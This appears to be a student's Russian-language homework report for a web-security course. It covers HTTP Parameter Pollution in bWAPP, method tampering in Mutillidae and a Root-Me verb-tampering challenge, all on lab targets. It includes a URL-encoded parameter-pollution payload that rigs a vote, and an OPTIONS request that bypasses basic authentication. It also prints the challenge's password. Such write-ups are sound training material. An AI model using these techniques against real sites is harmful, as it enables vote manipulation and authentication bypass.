

Урок 8. Non-RCE vulnerabilities

Задание 1:

Изучите пример уязвимости HPP со страницы <http://192.168.56.11/bwapp/hpp-1.php>.


В ответе укажите уязвимый параметр, сценарий и последствия от эксплуатации уязвимости.

Решение:


Уязвимый параметр: **movie**

Сценарий:

- Переходим на страницу <http://192.168.56.11/bwapp/hpp-1.php>
- Вводим имя и оказываемся на странице с URL вида <http://192.168.56.11/bwapp/hpp-2.php?name=Maks&action=vote>
Уязвимый параметр появится после голосования.
- Чтобы провести атаку необходимо самостоятельно вписать параметр **movie** после параметра name применив URLEncode:



← → ↻ ⚠ Не защищено | 192.168.56.11/bwapp/hpp-2.php?name=Maks%26movie%3D2&action=vote

bwAPP 
an extremely buggy web app !

Bugs Change Password Create User Set Security Level Reset Credits


/ HTTP Parameter Pollution /

Hello Maks&movie=2, please vote for your favorite movie.

Remember, Tony Stark wants to win every time...

| Title | Release | Character | Genre | Vote |
|-----------------------|---------|-----------------|--------|-------------|
| G.I. Joe: Retaliation | 2013 | Cobra Commander | action | Vote |
| Iron Man | 2008 | Tony Stark | action | Vote |
| Man of Steel | 2013 | Clark Kent | action | Vote |
| Terminator Salvation | 2009 | John Connor | sci-fi | Vote |

- Теперь, если отправить такую ссылку потенциальной жертве, то за какой бы фильм она не проголосовала, выбор падёт на фильм под номером 2.



Последствия от эксплуатации уязвимости:

Система голосования полностью скомпрометирована и не является легитимной. Доверять результатам голосования нельзя.


Задание 2:

Изучите пример уязвимости Method Tampering на странице <http://192.168.56.11/mutillidae/index.php?page=document-viewer.php>. В отчете укажите, какие преимущества получит злоумышленник от эксплуатации уязвимости подмены методов (с учетом уже имеющихся уязвимостей на странице). Приведите пример атаки.

Решение:

Не нашёл никакой пользы от подмены методов на данной странице...

Есть разрешенные методы GET, POST, PUT, DELETE, OPTIONS и HEAD:



The screenshot shows the Burp Suite Intruder tool interface. The 'Intruder' tab is active, displaying a list of HTTP methods and their corresponding status codes and lengths. The methods listed are GET, POST, OPTIONS, PUT, DELETE, CONNECT, and TRACE. The status codes are 200 for GET, POST, OPTIONS, PUT, and DELETE; 400 for CONNECT; and 405 for TRACE. The lengths are 53216 for GET, POST, OPTIONS, PUT, and DELETE; 392 for CONNECT; and 425 for TRACE.

| Request | Payload | Status | Error | Timeout | Length |
|---------|---------|--------|--------------------------|--------------------------|--------|
| 0 | | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 53216 |
| 1 | GET | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 53216 |
| 2 | POST | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 53216 |
| 3 | OPTIONS | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 53216 |
| 4 | PUT | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 53216 |
| 5 | DELETE | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 53216 |
| 6 | CONNECT | 400 | <input type="checkbox"/> | <input type="checkbox"/> | 392 |
| 7 | TRACE | 405 | <input type="checkbox"/> | <input type="checkbox"/> | 425 |

Применение каждого из них не дало никакого результата.

Задание 3:

Изучите пример 3 на практике.

Составьте отчет о рассматриваемой уязвимости.

Решение:

К сожалению негде применить полученные знания на практике по уроку «Уязвимости бизнес-логики».

Задание 4*:

Решите задание <https://www.root-me.org/ru/Zadachi-i-problemy/Veb-server/HTTP-Verb-tampering>

Решение:

Здесь оказалось просто. Перехватил запрос в Burp Suite, направил его в Repeater, заменил метод на OPTIONS и удалил строку с авторизацией. В ответе я получил пароль.

The image displays two side-by-side screenshots. The left screenshot shows the 'HTTP-Verb tampering' challenge page on Root-Me, indicating a score of 15 and a hint to 'Bypass the security establishment'. The right screenshot shows the Burp Suite interface with a tampered HTTP request in the Repeater tab. The request is an OPTIONS method to /web-servur/chb/. The response in the Inspector tab shows the password: 'Mot de passe / password : a23e\$dmep6d3saez\$\$ppap'.

Challenge Page (Left):

- Challenge: HTTP-Verb tampering
- Score: 15 Баллы
- Category: HTTP authentication
- Author: g0uZ, 3 Февраль 2011
- Statement: Bypass the security establishment.
- Hint: Начать вызов
- Resources: 3 соответствующий(ие) ресурс(ы) including rfc2617, rfc2069, and HTTP basic authentication and digest authentication.
- Validation: Молодец, ты выиграл 15 Баллы

Burp Suite (Right):

Request:

```
1 OPTIONS /web-servur/chb/ HTTP/1.1
2 Host: challenge01.root-me.org
3 Cache-Control: max-age=0
4 DNT: 1
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/97.0.4692.71 Safari/537.36
7 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
8 Accept-Encoding: gzip, deflate
9 Accept-Language: ru,en-US;q=0.9,en;q=0.8
10 Cookie: _ga=GA1.1.1990466025.1542623298; _ga_SrvSkX09J7=GS1.1.1642646912.3.0.1642646912.0
11 Connection: close
```

Response:

```
1 HTTP/1.1 200 OK
2 Server: nginx
3 Date: Thu, 20 Jan 2022 02:56:39 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: close
6 Vary: Accept-Encoding
7 Content-Length: 160
8
9
10 <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN>
11 <html>
12 <head>
13 </head>
14 <h1>
15 Mot de passe / password : a23e$dmep6d3saez$$ppap
16 </h1>
17 </body>
18 </html>
```